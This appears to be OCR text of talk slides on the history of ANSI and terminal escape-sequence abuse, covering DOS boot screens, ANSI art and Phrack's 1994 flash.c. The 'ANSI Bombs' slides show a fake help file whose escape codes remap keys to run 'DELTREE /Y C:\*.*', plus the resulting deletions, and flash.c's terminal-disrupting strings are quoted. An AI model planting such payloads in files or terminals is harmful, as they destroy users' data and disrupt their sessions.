
1980s - PCs

https://www.pcjs.org/software/pcx86/sys/dos/ibm/2.00/



MS-DOS 6.22
Actions
Starting MS-DOS...
HIMEM is testing extended memory...done.
E-IDE/ATAPI CD-ROM device driver, Ver 1.25
Copyright (C) LG Electronics Inc. 1997. All rights reserved.
Unit 0: NECVMWar VMware IDE CDR01 Product Rev.: 1.00
Unit 1: NECVMWar VMware IDE CDR10 Product Rev.: 1.00
Transfer Mode : Programmed I/O
C:\>C:\DOS\SMARTDRV.EXE /X
MSCDEX Version 2.23
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.
Drive D: = Driver MSCD000 unit 0
Drive E: = Driver MSCD000 unit 1
C:\>

Demo


MS-DOS 6.22
Actions
Starting MS-DOS...
HIMEM is testing extended memory...done.
E-IDE/ATAPI CD-ROM device driver, Ver 1.25
Copyright (C) LG Electronics Inc. 1997. All rights reserved.
Unit 0: NECVMWar VMware IDE CDR01 Product Rev.: 1.00
Unit 1: NECVMWar VMware IDE CDR10 Product Rev.: 1.00
Transfer Mode : Programmed I/O
C:\>C:\DOS\SMARTDRV.EXE /X
MSCDEX Version 2.23
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.
Drive D: = Driver MSCD000 unit 0
Drive E: = Driver MSCD000 unit 1
C:\>



MS-DOS 6.22
Actions
Starting MS-DOS...
HIMEM is testing extended memory...done.
E-IDE/ATAPI CD-ROM device driver, Ver 1.25
Copyright (C) LG Electronics Inc. 1997. All rights reserved.
Unit 0: NECVMWar VMware IDE CDR01 Product Rev.: 1.00
Unit 1: NECVMWar VMware IDE CDR10 Product Rev.: 1.00
Transfer Mode : Programmed I/O
C:\>C:\DOS\SMARTDRV.EXE /X
MSCDEX Version 2.23
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.
Drive D: = Driver MSCD000 unit 0
Drive E: = Driver MSCD000 unit 1
C:\>

“ANSI” art


ANSI X3.64-1979
(SEE INSIDE BACK COVER)
American National Standard
Adopted for Use by the Federal Government
FIPS PUB 86
See Notice on Inside Front Cover
additional controls for use with american national standard code for information interchange
ANSI X3.64-1979
american national standards institute, inc
1430 broadway, new york, new york 10018

“ANSI” art


!"#$%&'()*+,-./0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
`abcdefghijklmnopqrstuvwxyz{|}~⌂
ÇüéâäàåçêëèïîìÄÅÉæÆôöòûùÿÖÜ¢£¥Rf
áíóúñÑªº¿⌐¬½¼¡«»
αßΓπΣσμτΦΘΩδ∞φε∩≡±≥≤⌠⌡÷≈°∙·√ⁿ²


ANSI X3.64-1979
American National Standard
additional controls for use with
american national standard
code for information interchange
FIPS PUB 86
ANSI X3.64-1979
american national standards institute, inc.
1430 broadway, new york, new york 10018


Speed
Height
Peaks

“ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```


```
^[[25CAnsi by ^[[0m:  ^[[1mB^[[0ma^[[1;30md
^[[37mK^[[0ma^[[1;30mrma  <AC^[[0mi^[[A
^[[51C^[[1;30mD>
^[[15C─   ─  ──
───────^[[0m─^[[1;30m──^[[0m─^[[1;30m─^[[0m─^[
[1m─^[[0m──
^[[1m────^[[A
```

“ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```


```
^[[25CAnsi by ^[[0m:  ^[[1mB^[[0ma^[[1;30md
^[[37mK^[[0ma^[[1;30mrma  <AC^[[0mi^[[A
^[[51C^[[1;30mD>
^[[15C▬   ▬  ▬▬
▬▬▬▬▬▬▬▬^[[0m▬^[[1;30m▬▬^[[0m▬^[[1;30m▬^[[0m▬^[
[1m▬^[[0m▬▬
^[[1m▬▬▬▬^[[A
```

ANSI Bombs

```
This file is a special HELP file for *****. To view it,
go to the DOS prompt and type TYPE HELP.TXT
^[[068;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[100;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[067;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[099;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[013;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[084;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[116;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[027;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
^[[008;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p
```

ANSI Bombs

MS-DOS 6.22 Actions

```
C:\>DELTREE /Y C:\*.*
Deleting c:\io.sys...
Deleting c:\msdos.sys...
Deleting c:\dos...
Deleting c:\command.com...
Deleting c:\wina20.386...
Deleting c:\config.sys...
Deleting c:\autoexec.bat...
Deleting c:\cdrom...
Deleting c:\foo...

C:\>
```

ANSI Bombs

MS-DOS 6.22 Actions

```
C:\>DELTREE /Y C:\*.*
Deleting c:\io.sys...
Deleting c:\msdos.sys...
Deleting c:\dos...
Deleting c:\command.com...
Deleting c:\wina20.386...
Deleting c:\config.sys...
Deleting c:\autoexec.bat...
Deleting c:\cdrom...
Deleting c:\foo...

C:\>
```

Unix in the 90s?

flash.c

```
/* This little program is intended to quickly mess up a user's
   terminal by issuing a talk request to that person and sending
   vt100 escape characters that force the user to logout or kill
   his/her xterm in order to regain a sane view of the text.
   It the user's message mode is set to off (mesg n) he/she will
   be unharmed.
   This program is really nasty :-)

   Usage: flash user@host
*/
```

http://phrack.org/issues/46/4.html (1994)

The evil strings


```
#define FIRST "\033c\033(0\033#8"

#define SECOND "\033[1;3r\033[J"

#define THIRD  "\033[5m\033[?5h"
```


An aside on the many ways to represent Escape

